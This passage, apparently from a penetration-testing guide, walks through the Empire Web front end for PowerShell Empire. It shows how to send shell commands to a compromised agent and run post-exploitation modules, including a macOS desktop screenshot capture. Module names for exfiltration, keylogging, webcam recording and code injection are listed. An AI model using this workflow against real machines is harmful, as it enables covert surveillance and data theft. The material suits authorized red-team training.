
- Show All Agents
- Search Agent by Name
- Show Stale Agents
- Remove Stale Agents
- Remove Agent
- Agent - Run Shell Command
- Show Agent Results
- Delete Agent Results
- Clear Queued Agent Tasking
- Rename Agent
- Kill Agent(s)
- View Screenshots
- View Webcam Videos

A new page will open with two options: Task Agent to Run a Shell Command and Agent Output:




The screenshot shows the Empire Web interface at `localhost:9797/empire-web/agent-shell-cmd.php`. The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The main content area has a blue header 'Task Agent to Run a Shell Command'. It contains a dropdown menu labeled '--Choose Agent Name--', an input field for 'Enter command' with 'id' typed in, and a green 'Execute' button. Below this is a light blue header 'Agent Output' with a dropdown menu labeled '--Choose Agent Name--' and a green 'Show Result' button.

To execute a command, we first need to choose the agent from the drop-down list and then enter the command. In this case, we have used the `id` command:




The screenshot shows the Empire Web interface at `localhost:9797/empire-web/agent-shell-cmd.php`. The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The main content area has a blue header 'Task Agent to Run a Shell Command'. It contains a dropdown menu set to 'P41R5V2K', an input field for 'Enter command' containing 'id', and a green 'Execute' button. Below the input fields is a green message box with a checkmark icon and the text 'Shell command executed successfully.'


Upon successful execution of the command, we will get a `shell command executed successfully` message but the output will not be shown. To view the output, we need to select the same agent from the drop-down list where we executed our command. This drop-down menu is just below the first drop-down menu:



The output will be displayed once the **Show Result** button is clicked:




We can now execute post modules on the agent. To bring up the module page, go to **Modules** and click on **Show All Modules**. This will list all the modules that are available:



The screenshot shows the Empire Web dashboard at [localhost:9797/empire-web/dashboard.php](http://localhost:9797/empire-web/dashboard.php). The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The 'Modules' link is currently active, and a dropdown menu is open, showing options: Show All Modules, Show Module by Name, Search for Module, and Execute Module.


You will see the following list:



The screenshot shows the 'Show All Modules' page at [localhost:9797/empire-web/show-all-modules.php](http://localhost:9797/empire-web/show-all-modules.php). The page title is 'Show All Modules (285)'. It lists seven modules with a 'Use Module' button next to each:


- exfiltration/Invoke\_ExfilDataToGitHub
- external/generate\_agent
- powershell/code\_execution/invoke\_dllinjection
- powershell/code\_execution/invoke\_metasploitpayload
- powershell/code\_execution/invoke\_ntsd
- powershell/code\_execution/invoke\_reflectivepeinjection
- powershell/code\_execution/invoke\_shellicode

To execute a module, go to **Modules** and click on **Execute Module**:




The screenshot shows the PowerShell Empire Web dashboard at [localhost:9797/empire-web/dashboard.php](http://localhost:9797/empire-web/dashboard.php). The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The 'Modules' link is currently selected, and a dropdown menu is open, listing options: Show All Modules, Show Module by Name, Search for Module, and Execute Module. Below the navigation, there are sections for Empire Listeners (3 listeners currently active) and Empire Agents (5 agents currently active).

A new page will open with a drop-down list, from which we can choose the module we want to execute:




The screenshot shows the 'Execute Module' selection page at [localhost:9797/empire-web/execute-module.php](http://localhost:9797/empire-web/execute-module.php). The top navigation bar is identical to the dashboard. A dropdown menu is open, showing a list of available modules. The list includes: --Choose Module--, exfiltration/Invoke\_ExfilDataToGitHub, external/generate\_agent, powershell/code\_execution/invoke\_dllinjection, powershell/code\_execution/invoke\_metaspoitpayload, powershell/code\_execution/invoke\_ntsd, powershell/code\_execution/invoke\_reflectionepinjection, powershell/code\_execution/invoke\_shellcode, powershell/code\_execution/invoke\_shellcodemsil, powershell/collection/ChromeDump, powershell/collection/FoxDump, powershell/collection/USBKeylogger, powershell/collection/WebcamRecorder, powershell/collection/browser\_data, powershell/collection/clipboard\_monitor, powershell/collection/file\_finder, powershell/collection/find\_interesting\_file, powershell/collection/get\_indexed\_item, powershell/collection/get\_sql\_column\_sample\_data, and powershell/collection/get\_sql\_query. A 'Choose' button is visible to the right of the dropdown menu.

In this case, we will choose the screenshot; Python module:



The screenshot shows the Empire Web interface at [localhost:9797/empire-web/execute-module.php](http://localhost:9797/empire-web/execute-module.php). The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser. The main search bar is labeled 'Execute Module' and contains the text 'python/collection/osx/screenshot'. To the right of the search bar is a green 'Choose' button. Below the search bar, a section titled 'Agent Output' contains a 'Show Result' button.

Clicking the **Choose** button will bring up the module options:




The screenshot shows the Empire Web interface at [localhost:9797/empire-web/execute-module.php?module\\_name=python%2Fcollection%2Fosx%2FScreenshot](http://localhost:9797/empire-web/execute-module.php?module_name=python%2Fcollection%2Fosx%2FScreenshot). The top navigation bar is identical to the previous screenshot. The search bar now displays '--Choose Module--'. Below the search bar, a green banner indicates 'Module Name: python/collection/osx/screenshot'. A blue 'Execute Module' button is centered below the banner. To the right, a table provides detailed information about the module:

Author	@harmj0y
Background	No
Comments	
Description	Takes a screenshot of an OSX desktop using screencapture and returns the data.
Language	python
MinLanguageVersion	2.6
Name	python/collection/osx/screenshot
NeedsAdmin	No

We need to choose the agent on which we want to run this module. The agent can be selected from the drop-down list of agents:


Module Options:			
Name	Description	Required	Value
Agent	Agent to execute module on.	Yes	✓ 5ANM1FGR 9PRESW6C GHZKA236 B1R4KNX6 <b>P41R5V2K</b> All Agents
SavePath	Path of the temporary screenshot file to save.	Yes	

Once the options are set, we can click the **Execute Module** button to execute the post module. The agent will be tasked with the chosen module:




The screenshot shows the Empire Web interface with a blue header bar containing the text 'Execute Module'. Below the header is a search bar with the placeholder 'Choose Module--' and a green 'Choose' button. A green success message box at the bottom left contains the text '✓ Tasked agent P41R5V2K to run module python/collection/osx/screenshot'.

The module that we chose for post exploitation would take a screenshot of the user's desktop and then save and download it. We can view the saved screenshots from **Agents | View Screenshots**:



The screenshot shows the Empire Web interface with a dark blue header bar. The 'Agents' dropdown menu is open, showing a list of options including 'Show All Agents', 'Search Agent by Name', 'Show Stale Agents', 'Remove Stale Agents', 'Remove Agent', 'Agent - Run Shell Command', 'Show Agent Results', 'Delete Agent Results', 'Clear Queued Agent Tasking', 'Rename Agent', 'Kill Agent(s)', 'View Screenshots', and 'View Webcam Videos'. The 'View Screenshots' option is highlighted with a light gray background.

Clicking on **View Screenshots** will bring us to another page, from which we can select the agent from a drop-down list. To view the result, click the **Show Screenshots** button:



localhost:9797/empire-web/show-agent-screenshots.php

Empire Web

Dashboard

Listeners

Stagers

Agents

Modules

Credentials


Show Agent Screenshots

Retrieves results for the agent specified by Agent Name.

--Choose Agent Name--

Show Screenshots

As we can see in the following screenshot, a screenshot of the user's desktop was saved:



localhost:9797/empire-web/show-agent-screenshots.php

Empire Web

Dashboard

Listeners

Stagers

Agents

Modules

Credentials

Reporting

Browser

harry

Show Agent Screenshots

Retrieves results for the agent specified by Agent Name.

--Choose Agent Name--

Show Screenshots

xXxZombi3xXx.local\_2018-09-08\_15-06-04.png

Chrome

File

Edit

View

History

Bookmarks

People

Window

Help

localhost:9797/empire-web/execute-module.php

Empire Web

Dashboard

Listeners

Stagers

Agents

Modules

Credentials

Reporting

Browser

harry

Execute Module

